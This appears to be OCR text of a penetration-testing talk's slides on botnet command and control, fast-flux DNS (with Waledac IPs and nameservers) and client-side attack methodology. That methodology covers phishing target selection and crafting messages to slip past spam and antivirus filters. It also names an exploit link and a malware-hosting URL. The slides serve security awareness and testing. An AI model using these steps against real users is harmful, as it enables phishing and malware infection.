
Anyone can do it…




Command & Control

- The interface between the bot herder and the botnet
- Communication channels
  - IRC
  - Peer-to-Peer (p2p)
  - HTTP – Blogs, Twitter, News Groups
  - Peer-to-Peer over HTTP
- IP Address vs. Domain (FastFlux DNS)


Central Control



Central Updates



Spamming Made Easy



Targeting Countries

Top 20 Counries (see all)

Country	Rating	
Germany	10602	95%
Russia	179	2%
United States	81	1%
Austria	60	1%
France	26	0%
Switzerland	24	0%
Poland	19	0%
Spain	19	0%
United Kingdom	17	0%
Hungary	15	0%
Netherlands	10	0%
Czech Republic	9	0%
Belgium	7	0%
Mexico	6	0%
Brazil	5	0%
Iraq	5	0%
Italy	5	0%
Slovakia	5	0%
Turkey	5	0%
Greece	5	0%

Totally: **52**

Top 10 new counries today

Country	Rating	
Germany	25	93%
Czech Republic	1	4%
Russia	1	4%

totaly: **27**

Top 10 bot versions

Bot version	Rating	
3.2.7	11160	100%

Totally: **1**


Top 10 Countries order by bot`s reports

Country	Rating	
Germany	779693	93%
Russia	16807	2%
United States	11196	1%
Austria	5025	1%
France	3452	0%
Spain	3226	0%
Poland	1943	0%
Switzerland	1693	0%
Hungary	1474	0%
United Kingdom	1411	0%

Totally bot`s reports: **838750**


Resilience - Fastflux

- 1 domain = many IP Addresses
  - Round-robin IP Address pool
  - Short TTL
  - Proxy nodes
- Load distribution
  - Health checks for nodes
    - Content availability always maintained
- Legit technique
  - H/A & Load balancing



Source: http://www.honeynet.org

Waledac


93.105.48.0/22
NET
93.105.49.223
PTR
093105049223.kro.vectr
A
com
82.74.86.6
UP
A
ns1.justchristmasgift.com
NS
ns2.justchristmasgift.com
A
24.13.237.40
NS
justchristmasgift.com
NS
ns3.justchristmasgift.com
A
71.140.91.180
NS
ns4.justchristmasgift.com
ppp-71-140-91-180.dsl.frs2ca.pacbell.net
A
71.10.230.45
NET
71.10.224.0/20
AS
AS20115
NS
PTR
ns5.justchristmasgift.com
71-10-230-45.dhcp.oxfr.ma.charter.com
A
ns6.justchristmasgift.com
130.88.123.173
NET
130.88.0.0/16
AS
AS8548
PTR
umapc173.ma.umist.ac.uk
A
76.11.117.249
NET
76.11.96.0/19
AS
AS11260
PTR
blk-11-117-249.eastlink.ca

So what does all this tell us?

- Significant increase in the prevalence and criticality of client-side vulnerabilities
  - A “shift” towards finding vulnerabilities in client-side software
  - 8 categories in SANS Top 20 report relate directly to client-side vulnerabilities
- High profile incidents taking advantage of vulnerabilities in client-side software
  - ‘drive-by’ exploits & iframe autopwn sites

The reality is:

- Client-side attacks are how people get ‘in’
- Its’ becoming critical to test for susceptibility and response to client sides
- Client side attacks are the ‘Insider Threat’

Value?

- Assess the users
  - User awareness/response
  - Training – does it work?
- Test Incident Handling/Response teams
  - Detection & response
- Determine risk
  - Risk = (Threat x Vulnerability) x Impact
- Test technical controls
  - Patching policy - 3rd party apps?
  - Network segmentation [DMZ, etc…] - is it effective?
  - IDS/IPS, etc…

TTL

- DjVu ActiveX Control ImageURL Property Overflow
  - Released: 10.30.2008
  - www.milw0rm.com/exploits/6878
- Malware
  - Seen: 10.31.2008
  - www.wackystone.com/counter/Djvu.htm

Client Side Methodology

- Reconnaissance
- Scanning
- Fingerprinting/Enumeration
- Exploitation
- Escalation/Post Exploitation
- Covering Tracks
- Reporting

Methodology Cont…

- Information Gathering
  - Personal data – emails, etc…
  - Company data – departments, etc…
- Develop Attack Vector
  - Email
  - Website
- Send attack and…

[… get lunch and wait …]

Scenarios

- Target specific employees
  - Email carrying malicious document or by pointing the victim to a malicious Web site. Exploit Required.
- Use social engineering
  - Convince user to install your malware without using an exploit. --- Java update anyone?
- Large-scale client-side infection campaigns
  - Rely on victims to visit compromised Web sites that deliver client-side exploits, possibly through malicious banner ads.

Scenarios Cont…


- How do you determine what scenario to use?
  - What is the theme?
  - How will it be delivered?
- Target selection
  - Select who you DON'T want to target
  - Arrange targets into groups – Department, etc…
- Customize attacks
  - Message should appeal to the target group
  - Message must bypass Spam/Content/AV Filters
- Deploy required servers
  - Web
  - email


Delivery

